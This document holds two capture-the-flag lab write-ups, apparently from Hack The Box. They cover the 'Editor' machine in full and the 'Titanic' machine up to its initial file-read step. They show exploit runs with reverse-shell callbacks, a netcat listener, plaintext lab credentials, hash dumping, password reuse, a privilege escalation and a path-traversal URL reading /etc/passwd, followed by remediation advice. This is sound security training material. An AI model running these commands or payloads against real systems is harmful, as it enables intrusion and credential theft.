
There is also a mention of a user neal, Neal Bagwell and there is some data under history of the user.

Did some research for exploits and I found it is vulnerable to RCE CVE-2025-24893 https://github.com/hackersonsteroids/cve-2025-24893. Here is additional information on the exploit https://www.offsec.com/blog/cve-2025-24893/. Read through the exploit, downloaded the code and ran it and we got a shell.
./exploit.py wiki.editor.htb 10.10.16.27 4444
nc -lvnp 4444

Stabilized my shell. Checked users on the device and there is a user oliver.
cat /etc/passwd
Since I saw neal there has to be a database. Poked around config files for a while and in hibernate.cfg.xml I was able to find credentials.

xwiki:theEd1t0rTeam99
Connected to the database.
mysql -u xwiki -p’theEd1t0rTeam99′ xwiki

SHOW TABLES;

SELECT * from xwikistrings;

Copied the hash and tried cracking it. It was taking a while and realized I didn’t even try password reuse on oliver. I was actually able to SSH in with the original password, oliver:theEd1t0rTeam99
ssh oliver@editor.htb


Upon some local enumeration, netdata is currently interesting as a privesc path.
Netstat -atnp
id
Ls -la /opt/netdata
Did some research and I found this exploit https://github.com/AzureADTrent/CVE-2024-32019-POC. Followed these steps of compiling, transferred, preparing and trigger and I was able to get root.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 8080 (HTTP). Added editor.htb to /etc/hosts. Browsed to port 80 which redirected to wiki.editor.htb. Added that to /etc/hosts as well. Found XWiki Debian 15.10.8 version number at the bottom of the page and noted a user neal mentioned in the page history. Both ports 80 and 8080 served the same XWiki instance.
rustscan -a 10.129.231.23 –ulimit 5000 -b 500 — -A -Pn
2 – Initial Access – XWiki RCE – CVE-2025-24893 Researched XWiki 15.10.8 and found CVE-2025-24893, a remote code execution vulnerability in the SolrSearch endpoint allowing Groovy code injection. Downloaded and ran the public exploit targeting wiki.editor.htb and caught a shell as the xwiki user.
./exploit.py wiki.editor.htb 10.10.16.27 4444
3 – Database credential extraction and lateral movement Stabilized the shell and enumerated the filesystem. Found database credentials in hibernate.cfg.xml. Connected to the MySQL database and enumerated the xwikistrings table recovering password hashes. Instead of cracking the hash, tried password reuse on the oliver account directly and SSH’d in successfully. Retrieved user.txt.
mysql -u xwiki -p’theEd1t0rTeam99′ xwiki SELECT * from xwikistrings;
Credentials recovered: oliver:theEd1t0rTeam99
4 – Privilege Escalation – Netdata SUID binary PATH hijack – CVE-2024-32019 Local enumeration identified Netdata installed in /opt/netdata with a misconfigured SUID binary that relied on environment-controlled execution. Found CVE-2024-32019 affecting this version. Compiled a malicious binary, transferred it to the target, manipulated the PATH environment variable to intercept a trusted system binary call made by the SUID binary, and triggered execution to obtain a root shell. Retrieved root.txt.
Key Takeaways
- XWiki RCE via SolrSearch Groovy injection – CVE-2025-24893 (CVSS 9.8 Critical) – XWiki 15.10.8 was vulnerable to unauthenticated remote code execution through the SolrSearch endpoint which evaluated user-supplied Groovy code without sanitization. Wiki and collaboration platforms must be kept fully patched and all search and rendering endpoints must be treated as high-risk attack surfaces.
- Database credentials in plaintext config file – The xwiki database credentials were stored in plaintext in hibernate.cfg.xml, readable after gaining a foothold as the xwiki service user. Application configuration files must have restrictive permissions and credentials must be injected at runtime via environment variables or a secrets management solution rather than hardcoded in files.
- Password reuse between database and OS account – The xwiki database password was reused for the oliver OS account, turning a configuration file read into direct SSH access. Passwords must be unique across every account and service without exception. A database credential must never match any OS account password.
- User enumeration via wiki page history – The neal username was visible in the XWiki page history without authentication, providing a valid domain user for further enumeration. Wiki history and user attribution must require authentication to view and must be configured to minimize user disclosure to untrusted visitors.
- Netdata SUID binary vulnerable to PATH hijacking – CVE-2024-32019 (CVSS 7.8 High) – The Netdata SUID binary called system utilities using relative paths, allowing a malicious binary to be substituted by manipulating the PATH environment variable. SUID binaries must use absolute paths for all system calls and must clear the environment before execution. Netdata must be kept fully patched and must not run as root where avoidable.
Remediation
[Immediate] Patch XWiki to remediate CVE-2025-24893 (CVSS 9.8 Critical) Update XWiki to the latest patched version immediately. Restrict access to the XWiki instance to authenticated users only and disable or sandbox the SolrSearch endpoint until a patch is applied. Place the wiki behind a WAF with Groovy injection detection rules and restrict it to authorized management IP ranges where possible.
[Immediate] Patch Netdata to remediate CVE-2024-32019 (CVSS 7.8 High) Update Netdata to the latest patched version immediately. Remove the SUID bit from the Netdata binary if it is not explicitly required for its operation. Run Netdata under a dedicated least-privilege service account and audit all SUID binaries on the system for PATH-dependent system calls.
[Immediate] Restrict hibernate.cfg.xml permissions and rotate credentials Set hibernate.cfg.xml to be readable only by the xwiki service account using mode 640 or stricter. Rotate the xwiki database password immediately and ensure the new credential is unique to the database account. Migrate all application secrets to environment variables or a dedicated secrets manager.
[Immediate] Enforce unique passwords across all accounts The oliver account reused the xwiki database password. Rotate all accounts where theEd1t0rTeam99 was in use and enforce a policy requiring unique passwords per account and per service. Audit all OS accounts for passwords matching any known application or database credential.
[Short-term] Restrict wiki user attribution and history visibility Configure XWiki to require authentication before displaying page history, user profiles, or contributor information. Audit all publicly visible pages for user attribution data that could aid attacker enumeration and restrict visibility to authenticated users with appropriate permissions.
[Long-term] Implement a web application and wiki hardening baseline Define a hardening standard for all wiki and collaboration platform deployments covering patch cadence, authentication requirements for all content, search endpoint sandboxing, config file permissions, and secrets management. Include XWiki and similar platforms in regular vulnerability scans and penetration tests. Establish SLAs requiring critical severity patches to be applied within 24 hours of vendor release.
- XWiki RCE via SolrSearch Groovy injection – CVE-2025-24893 (CVSS 9.8 Critical) – XWiki 15.10.8 was vulnerable to unauthenticated remote code execution through the SolrSearch endpoint which evaluated user-supplied Groovy code without sanitization. Wiki and collaboration platforms must be kept fully patched and all search and rendering endpoints must be treated as high-risk attack surfaces.
-
Titanic writeup
Titanic writeup
Box name: Titanic
Difficulty: Easy
OS: Linux
Overview: Titanic is an easy difficulty Linux machine that features an Apache server listening on port 80. The website on port 80 advertises the amenities of the legendary Titanic ship and allows users to book trips. A second vHost is also identified after fuzzing, which points to a Gitea server. The Gitea server allows registrations, and exploration of the available repositories reveals some interesting information including the location of a mounted Gitea data folder, which is running via a Docker container. Back to the original website, the booking functionality is found to be vulnerable to an Arbitrary File Read exploit, and combining the directory identified from Gitea, it is possible to download the Gitea SQLite database locally. Said database contains hashed credentials for the developer user, which can be cracked. The credentials can then be used to login to the remote system over SSH. Enumeration of the file system reveals that a script in the /opt/scripts directory is being executed every minute. This script is running the magick binary in order to gather information about specific images. This version of magick is found to be vulnerable to an arbitrary code execution exploit assigned CVE-2024-41817. Successful exploitation of this vulnerability results in elevation of privileges to the root user.
Link: https://app.hackthebox.com/machines/Titanic?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.221
Ran rustscan against the machine.
rustscan -a 10.129.231.221 –ulimit 5000 -b 2000 — -A -Pn


Added titanic.htb to /etc/hosts. Checked out the webserver.

Ran feroxbuster for directory busting, ffuf to look for subdomains and vhosts.
feroxbuster -u http://titanic.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://titanic.htb -H “Host: FUZZ.titanic.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301
ffuf -u http://FUZZ.titanic.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
Right away when fuzzing for vhosts I found dev.titanic.htb.

Added that to /etc/hosts and navigated to that.

It’s a Gitea instance, version at the bottom. Version 1.22.1

Ran directory busting here aswell.
feroxbuster -u http://dev.titanic.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
I was able to create a test account, test:testtest. Under /explore/users we can see other users.


Additionally we can see two repos from developer under /explore/repos.

In the flask-app it looks like this is the program that deals with the booking system on the original webpage.

Upon reading the code there is a mention of a /download endpoint that lets us download files.

Upon attempting to download I eventually realized we can download /etc/passwd by navigating to http://titanic.htb/download?ticket=../../../../etc/passwd.
